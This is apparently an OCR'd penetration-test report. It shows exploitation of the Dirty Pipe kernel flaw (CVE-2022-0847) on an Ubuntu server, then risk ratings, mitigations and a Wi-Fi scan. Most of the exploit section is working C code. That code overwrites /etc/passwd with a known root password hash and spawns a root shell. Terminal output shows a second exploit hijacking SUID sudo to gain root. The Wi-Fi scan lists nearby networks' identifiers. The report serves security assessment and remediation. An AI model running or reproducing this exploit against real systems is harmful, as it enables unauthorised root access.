
https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker

so, I download them on my local kali machine, I used wget tool to get repo directories because I'm not in sudor group and I can't download them directly



Firstly let me explain the code of the checker

Some of ubuntu version are patched not all of them and this vulnerability still hot until writing the report date so simply the code check if the system is vulnerable or not.




```
ubuntu_user@ubuntu-server:/tmp/exploit$ ls
CVE-2022-0847-dirty-pipe-checker  CVE-2022-0847-DirtyPipe-Exploits
ubuntu_user@ubuntu-server:/tmp/exploit$ cd CVE-2022-0847-dirty-pipe-checker/
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ls
dpipe.sh  README.md  test.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ vim ./dpipe.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ./dpipe.sh
5 11 0
Vulnerable
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ uname -r
5.11.0-27-generic
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$
```

Change the permission form compile.sh to compile the exploit using gcc.

gcc is tool used to automated compiler bash script has been provided to you to automate the compilation of both exploits.

```
ubuntu_user@ubuntu-server:/tmp/exploit$ cd CVE-2022-0847-DirtyPipe-Exploits/
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ls -al
total 36
drwxr-xr-x 3 ubuntu_user ubuntu_user 4096 Dec 23 20:40 .
drwxrwxr-x 4 ubuntu_user ubuntu_user 4096 Jan  3 10:41 ..
-rwxr-xr-x 1 ubuntu_user ubuntu_user   71 Dec 23 20:40 compile.sh
-rw-r--r-- 1 ubuntu_user ubuntu_user 5364 Dec 23 20:40 exploit-1.c
-rw-r--r-- 1 ubuntu_user ubuntu_user 7752 Dec 23 20:40 exploit-2.c
drwxr-xr-x 8 ubuntu_user ubuntu_user 4096 Dec 23 20:40 .git
-rw-r--r-- 1 ubuntu_user ubuntu_user 2937 Dec 23 20:40 README.md
```



Before we run the exploit let us take a look for the exploit code

This bug suddenly became critical in Linux 5.8 with commit f6dd975583bd "pipe: merge anon_pipe_buf*_ops". By injecting PIPE_BUF_FLAG_CAN_MERGE into a page cache reference, it became possible to overwrite data in the page cache, simply by writing new data into the pipe prepared in a special way.

First, some data gets written into the pipe, then lots of files get spliced, creating page cache references. Randomly, those may or may not have PIPE_BUF_FLAG_CAN_MERGE set. If yes, then the write() call that writes the central directory file header will be written to the page cache of the last compressed file.

The original file had only 8 bytes of "unspliced" space at the end, and only those bytes can be overwritten. The rest of the page is unused from the page cache's perspective (though the pipe buffer code does use it because it has its own page fill management.

In simple way I can explain it using this example.

If I used the pipe flag as a user the PIPE_BUF_FLAG will not check if I'm the same user it just assumes the one who use the pipe he is the user and the same example goes for the root so because the pipe uninitialized to check the user.

In each part of the code, it explains what happened

```c
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
        if (pipe(p)) abort();

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];

        /* fill the pipe completely; each pipe_buffer will now have
           the PIPE_BUF_FLAG_CAN_MERGE flag */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }

        /* the pipe is now empty, and if somebody adds a new
           pipe_buffer without initializing its "flags", the buffer
           will be mergeable */
}
```


```
int main() {
        const char *const path = "/etc/passwd";

        printf("Backing up /etc/passwd to /tmp/passwd.bak ...\n");
        FILE *f1 = fopen("/etc/passwd", "r");
        FILE *f2 = fopen("/tmp/passwd.bak", "w");

        if (f1 == NULL) {
            printf("Failed to open /etc/passwd\n");
            exit(EXIT_FAILURE);
        } else if (f2 == NULL) {
            printf("Failed to open /tmp/passwd.bak\n");
            fclose(f1);
            exit(EXIT_FAILURE);
        }

        char c;
        while ((c = fgetc(f1)) != EOF)
            fputc(c, f2);

        fclose(f1);
        fclose(f2);

        loff_t offset = 4; // after the "root"
        const char *const data = ":$6$root$xgJsQ7yaob86QFGQQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1euYYLqIC6
Wh2NyiiZ0Y9lXJkClRiZkeB/Q.0:0:0:test:/root:/bin/sh\n"; // openssl passwd -1 -salt root piped
        printf("Setting root password to \"piped\"...\n");
        const size_t data_size = strlen(data);

        if (offset % PAGE_SIZE == 0) {
                fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
                return EXIT_FAILURE;
        }

        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t)data_size;
        if (end_offset > next_page) {
                                                                    103,1-8       49%
```


```
        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t)data_size;
        if (end_offset > next_page) {
                fprintf(stderr, "Sorry, cannot write across a page boundary\n");
                return EXIT_FAILURE;
        }

        /* open the input file and validate the specified offset */
        const int fd = open(path, O_RDONLY); // yes, read-only! :-)
        if (fd < 0) {
                perror("open failed");
                return EXIT_FAILURE;
        }

        struct stat st;
        if (fstat(fd, &st)) {
                perror("stat failed");
                return EXIT_FAILURE;
        }

        if (offset > st.st_size) {
                fprintf(stderr, "Offset is not inside the file\n");
                return EXIT_FAILURE;
        }

        if (end_offset > st.st_size) {
                fprintf(stderr, "Sorry, cannot enlarge the file\n");
                return EXIT_FAILURE;
        }

        /* create the pipe with all flags initialized with
           PIPE_BUF_FLAG_CAN_MERGE */
        int p[2];
        prepare_pipe(p);

        /* splice one byte from before the specified offset into the
           pipe; this will add a reference to the page cache, but
           since copy_page_to_iter_pipe() does not initialize the
           "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
                                                                    139,1-8       74%
```

```
           pipe; this will add a reference to the page cache, but
           since copy_page_to_iter_pipe() does not initialize the
           "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
        --offset;
        ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
        if (nbytes < 0) {
                perror("splice failed");
                return EXIT_FAILURE;
        }
        if (nbytes == 0) {
                fprintf(stderr, "short splice\n");
                return EXIT_FAILURE;
        }

        /* the following write will not create a new pipe_buffer, but
           will instead write into the page cache, because of the
           PIPE_BUF_FLAG_CAN_MERGE flag */
        nbytes = write(p[1], data, data_size);
        if (nbytes < 0) {
                perror("write failed");
                return EXIT_FAILURE;
        }
        if ((size_t)nbytes < data_size) {
                fprintf(stderr, "short write\n");
                return EXIT_FAILURE;
        }

        char *argv[] = {"/bin/sh", "-c", "(echo piped; cat) | su - -c \""
                "echo \\\"Restoring /etc/passwd from /tmp/passwd.bak...\\\";"
                "cp /tmp/passwd.bak /etc/passwd;"
                "echo \\\"Done! Popping shell... (run commands now)\\\";"
                "/bin/sh;"
            "\" root"};
        execv("/bin/sh", argv);

        printf("system() function call seems to have failed :(\n");
        return EXIT_SUCCESS;
}
                                                                    180,0-1       Bot
```


After seeing the code and understand what happen in each step let's try to exploit it.

And now we can see we got a root access, and we changed the password to piped and we did not make any changes on /etc/passwd file as shown below.





as we can see the password was updated in passwd.bak with ubuntu_user permission and it has been replaced and overwritten on /etc/passwd file even that we don't have permissions to write because when the pipe spliced it upload the /etc/passwd.bak and write over /etc/passwd file as root.



Now we have another exploit to do is to hijack the suid binary sudo file

And the I locate the file using the command as shown below.

```
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ find / -perm -4000 2>/dev/null
/snap/core20/1738/usr/bin/chfn
/snap/core20/1738/usr/bin/chsh
/snap/core20/1738/usr/bin/gpasswd
/snap/core20/1738/usr/bin/mount
/snap/core20/1738/usr/bin/newgrp
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/snap/core20/1778/usr/bin/chfn
```

```
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
```

Now let’s do the exploit to hijacking the suid binary for /usr/bin/sudo

```
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# ls
README.md  compile.sh  exploit-1  exploit-1.c  exploit-2  exploit-2.c
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1077(ubuntu_user)
# ls -al
total 76
drwxr-xr-x 3 ubuntu_user ubuntu_user  4096 Jan  3 12:32 .
drwxrwxr-x 4 ubuntu_user ubuntu_user  4096 Jan  3 10:41 ..
drwxr-xr-x 8 ubuntu_user ubuntu_user  4096 Dec 23 20:40 .git
-rw-r--r-- 1 ubuntu_user ubuntu_user  2937 Dec 23 20:40 README.md
-rwxr-xr-x 1 ubuntu_user ubuntu_user    71 Dec 23 20:40 compile.sh
-rwxrwxr-x 1 ubuntu_user ubuntu_user 17624 Jan  3 11:06 exploit-1
-rw-r--r-- 1 ubuntu_user ubuntu_user  5364 Dec 23 20:40 exploit-1.c
-rwxrwxr-x 1 ubuntu_user ubuntu_user 18040 Jan  3 11:06 exploit-2
-rw-r--r-- 1 ubuntu_user ubuntu_user  7752 Dec 23 20:40 exploit-2.c
# exit
```

proof that is worked.

```
root@ubuntu-server:/tmp# ls -al
total 172
drwxrwxrwt 23 root          root          4096 Jan  3 12:50 .
drwxr-xr-x 21 root          root          4096 Dec 26 01:43 ..
drwxrwxrwt  2 root          root          4096 Jan  1 21:35 .ICE-unix
drwxrwxrwt  2 root          root          4096 Jan  1 01:46 .Test-unix
drwxrwxrwt  2 root          root          4096 Jan  1 21:35 .X11-unix
drwxrwxrwt  2 root          root          4096 Jan  1 01:46 .XIM-unix
drwxrwxrwt  2 root          root          4096 Jan  1 01:46 .font-unix
drwx------  2 ubuntu_server ubuntu_server  4096 Jan  2 12:58 Temp-b02e39c3-0e16-4b32-be41-f3c19aa2cf53
-rw-------  1 ubuntu_server ubuntu_server     0 Jan  1 21:35 config-err-vSacB9
drwxrwxr-x  4 ubuntu_user   ubuntu_user    4096 Jan  3 10:41 exploit
-rw-rw-r--  1 ubuntu_user   ubuntu_user   69337 Jan  3 10:26 file.zip
-rw-r--r--  1 root          root             10 Jan  2 15:01 mypasswd.txt
drwx------  2 root          root          4096 Jan  1 22:42 netplan_4z6uigid
drwx------  2 root          root          4096 Jan  1 22:41 netplan_fw5x55ki
-rw-rw-r--  1 ubuntu_user   ubuntu_user    2962 Jan  3 12:32 passwd.bak
-rwsr-xr-x  1 root          ubuntu_user     186 Jan  3 12:55 sh
drwxr-xr-x  2 root          root          4096 Jan  2 15:04 shared
drwx------  2 root          root          4096 Jan  1 01:46 snap-private-tmp
drwx------  2 ubuntu_server ubuntu_server  4096 Jan  1 21:35 ssh-geqnzGa63dL5
drwx------  3 root          root          4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmx
drwx------  3 root          root          4096 Jan  1 21:34 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e
drwx------  3 root          root          4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service
drwx------  3 root          root          4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrq
drwx------  3 root          root          4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-Z
drwx------  3 root          root          4096 Jan  1 21:33 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEQsYe
drwx------  2 ubuntu_server ubuntu_server  4096 Jan  1 21:35 tracker-extract-files.1000
drwx------  2 ubuntu_user   ubuntu_user    4096 Jan  3 10:40 tracker-extract-files.1077
drwx------  2 gdm           gdm           4096 Jan  1 21:34 tracker-extract-files.125
```

1) rsync

Threat Level

High

Vulnerability

high

2) dirty pipe

Threat Level

Critical

Vulnerability

critical

Recommendations:

For RSYNC vulnerability

- Make an automatic backup: To keep the data secure and check backups for logs file.
- Make the automatic backup through RSA encryption.
- Limit the privileges for the client user: in way to make sure to not upload files in directories accessible by root and create an only one directory that the client can access and specify the permissions for others to none in way in other directories
- Rsyncd.conf file should not allow anonymous root access to the entire file system: we can specify that through Rsyncd.conf file
- The following article show how to make a backup automatically through RSA

  https://www.linux.com/news/making-secure-remote-backups-rsync/

For dirty Pipe (CVE-2022-0847)

- The most and critical Vulnerable that target the kernel so the only solution to upgrade the server kernel to a patched version that will prevent this vulnerable to used again.
- The following article shows how to fix the kernel issue https://thesecmaster.com/how-to-fix-the-dirty-pipe-vulnerability-in-linux-kernel-cve-2022-0847/

2.3 Reporting

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
Impact	Low	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	Medium	2	4	6	8	4	8	12	16	6	12	18	24	8	16	24	32
	High	3	6	9	12	6	12	18	24	9	18	27*	36	12	24	36	48
	Critical	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Table 4 Risk Analysis

L	Low	1-16
M	Medium	17-32
H	High	33-48
C	Critical	49-64

Table 5 Rating Calculation


After calculating the risk rating, I start writing the report on each risk and how to mitigate it.

*Based on our analysis risks that falls under this category will be considered as High for total risk analysis for all servers and router.

3. Appendices and attachments


Results for appendices and scans:

Scanning for WI-FI Network




```
 CH 14 ][ Elapsed: 12 s ][ 2023-01-03 18:49

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A0:57:E3:2C:93:AF  -39       35        0    0   8  130   WPA2 CCMP   PSK  omar
 08:9B:B9:A3:A8:26  -47       34       89    0  11  130   WPA2 CCMP   PSK  OrangeFiber-2.4GH
 E0:1F:ED:52:7F:D8  -39        8        0    0  11  130   WPA2 CCMP   PSK  OrangeFiber-2.4GH
 10:47:38:D9:4A:B0  -70        8        1    0   1  130   WPA2 CCMP   PSK  NaserAlloze2.4GHZ
 10:47:38:D5:3F:00  -72        3        3    0   1  130   WPA2 CCMP   PSK  A.A.Q.4GHz

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 08:9B:B9:A3:A8:26  30:24:32:4D:A9:5E  -32   24e- 1e  1245       81
 10:47:38:D9:4A:B0  00:0C:43:19:AD:49  -70    0 - 1      0        1
Quitting ...

┌──(kali㉿kali)-[~/capstone/rotuer]
└─$ sudo airodump-ng wlan0
```

Scanning result for opening ports and services on OWASP server.

